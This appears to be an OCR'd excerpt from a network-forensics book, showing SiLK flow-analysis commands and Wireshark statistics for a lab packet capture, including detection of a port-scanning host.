      192.168.153.132|      91.189.91.23|56446|   80|  6|      2184|     88555|FS PA   |2019/02/09T14:00:25.878|   43.902|2019/02/09T14:01:
09.780|  0|
        91.189.91.23|    192.168.153.132|   80|56446|  6|      4431|   5968890|FS PA   |2019/02/09T14:00:26.235|   43.545|2019/02/09T14:01:
09.780|  0|
      192.168.153.132|     192.168.153.2|34930| 1720|  6|         1|        44| S      |2019/02/09T14:04:20.894|    0.000|2019/02/09T14:04:
20.894|  0|
       192.168.153.2|    192.168.153.132| 1720|34930|  6|         1|        40|  R A   |2019/02/09T14:04:20.894|    0.000|2019/02/09T14:04:
20.894|  0|
      192.168.153.132|     192.168.153.2|34930|   23|  6|         1|        44| S      |2019/02/09T14:04:20.898|    0.000|2019/02/09T14:04:
20.898|  0|
```

```
Lucideuss-MacBook-Pro:Downloads nipunjaswal$ rwcut --num-rec=5 --fields=sip,dip,dport,sport file.rw
                                 sIP|                                 dIP|dPort|sPort|
                      192.168.153.132|                       91.189.91.23|   80|56446|
                        91.189.91.23|                     192.168.153.132|56446|   80|
                      192.168.153.132|                      192.168.153.2| 1720|34930|
                       192.168.153.2|                     192.168.153.132|34930| 1720|
                      192.168.153.132|                      192.168.153.2|   23|34930|
```

```
Lucideuss-MacBook-Pro:Downloads nipunjaswal$ rwcut --num-rec=5 --fields=sip,dip,dport,sport file.rw --delimited
sIP|dIP|dPort|sPort
192.168.153.132|91.189.91.23|80|56446
91.189.91.23|192.168.153.132|56446|80
192.168.153.132|192.168.153.2|1720|34930
192.168.153.2|192.168.153.132|34930|1720
192.168.153.132|192.168.153.2|23|34930
Lucideuss-MacBook-Pro:Downloads nipunjaswal$ rwcut --num-rec=5 --fields=sip,dip,dport,sport file.rw --delimited --column-sep=,
sIP,dIP,dPort,sPort
192.168.153.132,91.189.91.23,80,56446
91.189.91.23,192.168.153.132,56446,80
192.168.153.132,192.168.153.2,1720,34930
192.168.153.2,192.168.153.132,34930,1720
192.168.153.132,192.168.153.2,23,34930
```

```
[Lucideuss-MacBook-Pro:Downloads nipunjaswal$ rwtotal --skip-zero test.rw --dport
       dPort|         Records|               Bytes|           Packets|
           0|               5|                 976|                22|
           1|              12|                 528|                12|
           3|              15|                 660|                15|
           4|              13|                 572|                13|
           6|              14|                 616|                14|
           7|              12|                 528|                12|
           9|              13|                 572|                13|
          13|              16|                 704|                16|
          17|              13|                 572|                13|
          19|              16|                 704|                16|
          20|              12|                 528|                12|
          21|              15|                 660|                15|
          22|              16|                1008|                22|
          23|              12|                 528|                12|
          24|              12|                 528|                12|
          25|              14|                 616|                14|
          26|              14|                 616|                14|
          30|              16|                 704|                16|
          32|              15|                 660|                15|
          33|              16|                 704|                16|
          37|              16|                 704|                16|
          42|              13|                 572|                13|
          43|              16|                 704|                16|
          49|              13|                 572|                13|
          53|              23|                3622|                59|
          67|               7|                2980|                 9|
          68|               6|                2624|                 8|
          70|              13|                 572|                13|
          79|              17|                 748|                17|
          80|              47|              133410|              3170|
```

```
Lucideuss-MacBook-Pro:Downloads nipunjaswal$ rwtotal --skip-zero test.rw --sip-first-24
sIP_First24|        Records|               Bytes|          Packets|
  0.  0.  0|              2|                1312|                4|
 52.216.110|              1|                4481|               15|
 54.153. 54|              1|                6282|               14|
 91.189. 88|              1|              113072|               89|
 91.189. 89|              2|                1216|               16|
 91.189. 91|             30|             7960101|             5954|
 91.189. 94|              1|                 608|                8|
172.217.166|              1|                 240|                4|
184. 31. 93|              1|                 419|                5|
192.168.153|          19771|             1082035|            23753|
192.168.174|              7|                1464|               29|
Lucideuss-MacBook-Pro:Downloads nipunjaswal$ rwtotal --skip-zero test.rw --sip-first-16
sIP_First16|        Records|               Bytes|          Packets|
      0.  0|              2|                1312|                4|
    52.216|              1|                4481|               15|
    54.153|              1|                6282|               14|
    91.189|             34|             8074997|             6067|
   172.217|              1|                 240|                4|
   184. 31|              1|                 419|                5|
   192.168|          19778|             1083499|            23782|
```

```
Lucideuss-MacBook-Pro:Downloads nipunjaswal$ rwuniq --field=dIP --values=records,bytes,packets --sort-output test.rw
                  dIP|    Records|            Bytes|          Packets|
       52.216.110.139|          1|             1393|               15|
       54.153.54.194|          1|             1195|               13|
       91.189.88.162|          1|             2557|               58|
       91.189.89.198|          1|              608|                8|
       91.189.89.199|          1|              608|                8|
        91.189.91.23|          2|           119694|             2933|
       91.189.91.157|         28|             2812|               37|
         91.189.94.4|          1|              608|                8|
       100.24.165.74|          2|              320|                8|
      172.217.166.206|          1|              240|                4|
       184.31.93.153|          1|              504|                6|
       192.168.153.1|       2001|            88328|             2001|
       192.168.153.2|       1291|            81766|             1560|
      192.168.153.129|       3096|           151008|             3335|
      192.168.153.132|       5255|          8323016|            11464|
      192.168.153.134|       4803|           213112|             4822|
      192.168.153.135|       1284|            62249|             1350|
      192.168.153.254|       2006|            89436|             2006|
      192.168.153.255|          6|             8639|               59|
       192.168.174.1|          3|              760|               19|
       192.168.174.2|          1|               56|                1|
      192.168.174.254|          1|              328|                1|
         224.0.0.22|          2|              640|               16|
        224.0.0.251|          3|             2964|               46|
        224.0.0.252|         10|             1044|               20|
      239.255.255.250|         14|            16033|               89|
      255.255.255.255|          2|             1312|                4|
              ff02::2|          1|              168|                3|
              ff02::c|          1|              996|                6|
             ff02::16|          4|             1520|               20|
             ff02::fb|          4|             3588|               44|
            ff02::1:2|          3|             3003|               21|
            ff02::1:3|         10|             1444|               20|
    ff02::1:ff83:3df2|          1|               64|                1|
```

```
Lucideuss-MacBook-Pro:Downloads nipunjaswal$ rwstats --overall-stats test.rw
FLOW STATISTICS--ALL PROTOCOLS:  19842 records
*BYTES min 40; max 5968890
  quartiles LQ 38.96308 Med 46.70369 UQ 53.58784 UQ-LQ 14.62476
   interval_max|count<=max|%_of_input|   cumul_%|
             40|       5092| 25.662736| 25.662736|
             60|      14407| 72.608608| 98.271344|
            100|        148|  0.745893| 99.017236|
            150|         13|  0.065518| 99.082754|
            256|         57|  0.287269| 99.370023|
           1000|         97|  0.488862| 99.858885|
          10000|         22|  0.110876| 99.969761|
         100000|          3|  0.015119| 99.984881|
        1000000|          1|  0.005040| 99.989920|
     4294967295|          2|  0.010080|100.000000|
*PACKETS min 1; max 4431
  quartiles LQ 0.75529 Med 1.51074 UQ 2.26587 UQ-LQ 1.51058
   interval_max|count<=max|%_of_input|   cumul_%|
              3|      19701| 99.289386| 99.289386|
              4|         47|  0.236871| 99.526257|
             10|         73|  0.367906| 99.894164|
             20|          7|  0.035279| 99.929443|
             50|          6|  0.030239| 99.959681|
            100|          3|  0.015119| 99.974801|
            500|          1|  0.005040| 99.979841|
           1000|          1|  0.005040| 99.984881|
          10000|          3|  0.015119|100.000000|
     4294967295|          0|  0.000000|100.000000|
*BYTES/PACKET min 40; max 1347
  quartiles LQ 38.90196 Med 41.33140 UQ 42.70091 UQ-LQ 3.79895
   interval_max|count<=max|%_of_input|   cumul_%|
             40|       5100| 25.703054| 25.703054|
             44|      14484| 72.996674| 98.699728|
             60|         57|  0.287269| 98.986997|
            100|        147|  0.740853| 99.727850|
            200|         13|  0.065518| 99.793368|
            400|         34|  0.171354| 99.964721|
            600|          2|  0.010080| 99.974801|
            800|          2|  0.010080| 99.984881|
           1500|          3|  0.015119|100.000000|
     4294967295|          0|  0.000000|100.000000|
```

```
Lucideuss-MacBook-Pro:Downloads nipunjaswal$ rwstats --fields=1,2 --values=packets --count=20 test.rw
INPUT: 19842 Records for 76 Bins and 30006 Total Packets
OUTPUT: Top 20 Bins by Packets
                                sIP|                            dIP|        Packets|  %Packets|   cumul_%|
                        91.189.91.23|                192.168.153.132|           5919| 19.726055| 19.726055|
                     192.168.153.132|                192.168.153.129|           3333| 11.107778| 30.833833|
                     192.168.153.132|                192.168.153.134|           3059| 10.194628| 41.028461|
                     192.168.153.132|                  91.189.91.23|           2933|  9.774712| 50.803173|
                     192.168.153.134|                192.168.153.132|           2563|  8.541625| 59.344798|
                     192.168.153.132|                192.168.153.254|           2001|  6.668666| 66.013464|
                     192.168.153.132|                  192.168.153.1|           2000|  6.665334| 72.678798|
                     192.168.153.100|                192.168.153.134|           1757|  5.855496| 78.534293|
                     192.168.153.132|                  192.168.153.2|           1319|  4.395788| 82.930081|
                       192.168.153.2|                192.168.153.132|           1317|  4.389122| 87.319203|
                     192.168.153.132|                192.168.153.135|           1306|  4.352463| 91.671666|
                     192.168.153.135|                192.168.153.132|           1294|  4.312471| 95.984137|
                     192.168.153.129|                192.168.153.132|            220|  0.733187| 96.717323|
                     192.168.153.129|                  192.168.153.2|            181|  0.603213| 97.320536|
                       91.189.88.162|                192.168.153.132|             89|  0.296607| 97.617143|
                     192.168.153.132|                  91.189.88.162|             58|  0.193295| 97.810438|
                       192.168.153.1|                  192.168.153.2|             55|  0.183297| 97.993735|
                       192.168.153.1|                192.168.153.255|             54|  0.179964| 98.173699|
                     192.168.153.129|                239.255.255.250|             48|  0.159968| 98.333667|
                       192.168.153.1|                  224.0.0.251|             42|  0.139972| 98.473639|
```


```
Lucideuss-MacBook-Pro:Downloads nipunjaswal$ rwstats --fields=3 --values=packets --count=10 test.rw
INPUT: 19842 Records for 1192 Bins and 30006 Total Packets
OUTPUT: Top 10 Bins by Packets
sPort|        Packets|  %Packets|   cumul_%|
   80|           6142| 20.469239| 20.469239|
34930|           6009| 20.025995| 40.495234|
34931|           3816| 12.717457| 53.212691|
56446|           2184|  7.278544| 60.491235|
36865|           2001|  6.668666| 67.159901|
36866|           1078|  3.592615| 70.752516|
34932|           1015|  3.382657| 74.135173|
56868|            749|  2.496167| 76.631340|
36867|            422|  1.406385| 78.037726|
  137|            250|  0.833167| 78.870892|
Lucideuss-MacBook-Pro:Downloads nipunjaswal$ rwstats --fields=4 --values=packets --count=10 test.rw
INPUT: 19842 Records for 1171 Bins and 30006 Total Packets
OUTPUT: Top 10 Bins by Packets
dPort|        Packets|  %Packets|   cumul_%|
56446|           4431| 14.767047| 14.767047|
   80|           3170| 10.564554| 25.331600|
34930|           3005| 10.014664| 35.346264|
56868|           1488|  4.959008| 40.305272|
34931|            815|  2.716123| 43.021396|
36866|            538|  1.792975| 44.814370|
36865|            511|  1.702993| 46.517363|
  137|            250|  0.833167| 47.350530|
36867|            211|  0.703193| 48.053723|
  445|            146|  0.486569| 48.540292|
```

```
Lucideuss-MacBook-Pro:Downloads nipunjaswal$ rwstats --fields=4 --values=packets --percentage=10 test.rw
INPUT: 19842 Records for 1171 Bins and 30006 Total Packets
OUTPUT: Top 3 bins by Packets (10.0000% == 3000)
dPort|        Packets|  %Packets|    cumul_%|
56446|           4431| 14.767047| 14.767047|
   80|           3170| 10.564554| 25.331600|
34930|           3005| 10.014664| 35.346264|
```


```
Lucideuss-MacBook-Pro:Downloads nipunjaswal$ rwcount --bin-size=120 test.rw
                Date|         Records|           Bytes|         Packets|
2019/02/09T13:58:00|            1.01|          836.76|            4.40|
2019/02/09T14:00:00|           25.63|      6067802.11|         6727.77|
2019/02/09T14:02:00|           38.43|        18768.40|          197.23|
2019/02/09T14:04:00|        10438.46|      2612775.36|        13031.17|
2019/02/09T14:06:00|         4391.79|       191157.66|         4456.08|
2019/02/09T14:08:00|          106.88|        56286.49|          548.54|
2019/02/09T14:10:00|           11.46|         5785.93|           49.33|
2019/02/09T14:12:00|            7.46|         4734.26|           45.32|
2019/02/09T14:14:00|           19.57|         8377.58|           77.49|
2019/02/09T14:16:00|            9.94|         7488.80|           56.26|
2019/02/09T14:18:00|         4791.38|       207999.65|         4812.41|
```


```
Lucideuss-MacBook-Pro:Downloads nipunjaswal$ rwfilter test.rw --sport=80 --pass=stdout | rwstats --fields=sip --percentage=0.5 --bytes
INPUT: 42 Records for 7 Bins and 8081794 Total Bytes
OUTPUT: Top 2 bins by Bytes (0.5000% == 40408)
                            sIP|            Bytes|    %Bytes|   cumul_%|
                  91.189.91.23|          7957441| 98.461319| 98.461319|
                  91.189.88.162|           113072|  1.399095| 99.860415|
```

```
Lucideuss-MacBook-Pro:Downloads nipunjaswal$ rwsort --fields=sip,proto,dip test.rw | rwscan --scan-model=2
            sip| proto|                stime|                etime|      flows|    packets|      bytes|
 192.168.153.100|     6|  2019-02-09 14:18:13|  2019-02-09 14:18:46|       1757|       1757|      77308|
 192.168.153.132|     6|  2019-02-09 14:00:25|  2019-02-09 14:18:53|      12700|      16011|     701594|
Lucideuss-MacBook-Pro:Downloads nipunjaswal$
```




Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s
Frame	100.0	31771	100.0	9743577	67 k	0	0	0
Ethernet	100.0	31771	4.6	444794	3074	0	0	0
Internet Protocol Version 6	0.4	115	0.0	4600	31	0	0	0
Internet Protocol Version 4	94.1	29891	6.1	597884	4132	0	0	0
User Datagram Protocol	2.1	661	0.1	5288	36	0	0	0
Transmission Control Protocol	91.9	29200	87.4	8512045	58 k	29091	8479559	58 k
SSH Protocol	0.0	1	0.0	43	0	1	43	0
Secure Sockets Layer	0.1	21	0.1	13553	93	20	9207	63
NetBIOS Session Service	0.0	6	0.0	497	3	3	28	0
SMB (Server Message Block Protocol)	0.0	3	0.0	457	3	3	457	3
Hypertext Transfer Protocol	0.2	77	80.6	7850833	54 k	53	2041670	14 k
Domain Name System	0.0	2	0.0	139	0	2	139	0
Distributed Computing Environment / Remote Procedure Call (DCE/RPC)	0.0	3	0.0	72	0	3	72	0
Data	0.0	7	0.0	604	4	7	604	4
Internet Group Management Protocol	0.1	16	0.0	256	1	16	256	1
Internet Control Message Protocol	0.0	14	0.0	488	3	14	488	3
Address Resolution Protocol	5.6	1765	0.5	49420	341	1765	49420	341





Wireshark · All Addresses · FullPack.pcap
Topic / Item
Count
Average
Min val
Max val
Rate (ms)
Percent
Burst rate
Burst start
All Addresses 29891 0.0258 100% 20.7300 1103.300
192.168.153.132 27540 0.0238 92.13% 12.2900 1103.300
91.189.91.23 8852 0.0076 29.61% 0.7400 37.762
192.168.153.134 7391 0.0064 24.73% 20.7300 1103.300
192.168.153.129 3800 0.0033 12.71% 0.3100 496.262
192.168.153.2 2883 0.0025 9.65% 0.2900 271.058
192.168.153.135 2682 0.0023 8.97% 0.1700 498.248
192.168.153.1 2220 0.0019 7.43% 0.2100 324.086
192.168.153.254 2018 0.0017 6.75% 0.1300 304.598
192.168.153.100 1757 0.0015 5.88% 8.4400 1103.300
91.189.88.162 147 0.0001 0.49% 0.2200 316.559
239.255.255.250 89 0.0001 0.30% 0.0200 521.593
91.189.91.157 72 0.0001 0.24% 0.0100 24.268
192.168.153.255 59 0.0001 0.20% 0.0200 172.742
224.0.0.251 46 0.0000 0.15% 0.0600 163.715
52.216.110.139 30 0.0000 0.10% 0.1300 318.531
192.168.174.150 29 0.0000 0.10% 0.0400 110.187
54.153.54.194 27 0.0000 0.09% 0.0700 315.456
224.0.0.252 20 0.0000 0.07% 0.0300 163.721
192.168.174.1 19 0.0000 0.06% 0.0300 110.673
91.189.94.4 16 0.0000 0.05% 0.0100 143.917
91.189.89.199 16 0.0000 0.05% 0.0100 143.576
91.189.89.198 16 0.0000 0.05% 0.0100 144.154
224.0.0.22 16 0.0000 0.05% 0.0400 576.608
184.31.93.153 11 0.0000 0.04% 0.0400 315.647
Display filter:
Enter a display filter ...
Apply
Copy
Save as...
Close


Wireshark · Destinations and Ports · FullPack.pcap

Topic / Item	Count	Average	Min val	Max val	Rate (ms)	Percent	Burst rate	Burst start
Destinations and Ports	29891				0.0258	100%	20.7300	1103.300
192.168.153.132	11464				0.0099	38.35%	3.8500	1103.300
TCP	11405				0.0099	99.49%	3.8500	1103.300
56446	4431				0.0038	38.85%	0.4900	37.762
34930	3005				0.0026	26.35%	0.2300	271.058
56868	1488				0.0013	13.05%	0.5000	318.426
34931	815				0.0007	7.15%	0.1600	271.277
36866	538				0.0005	4.72%	0.7900	1103.521
36865	511				0.0004	4.48%	3.8500	1103.300
36867	211				0.0002	1.85%	0.3300	1104.725
53224	89				0.0001	0.78%	0.1500	316.559
34932	20				0.0000	0.18%	0.0200	280.156
50528	15				0.0000	0.13%	0.0700	318.531
41106	14				0.0000	0.12%	0.0400	315.456

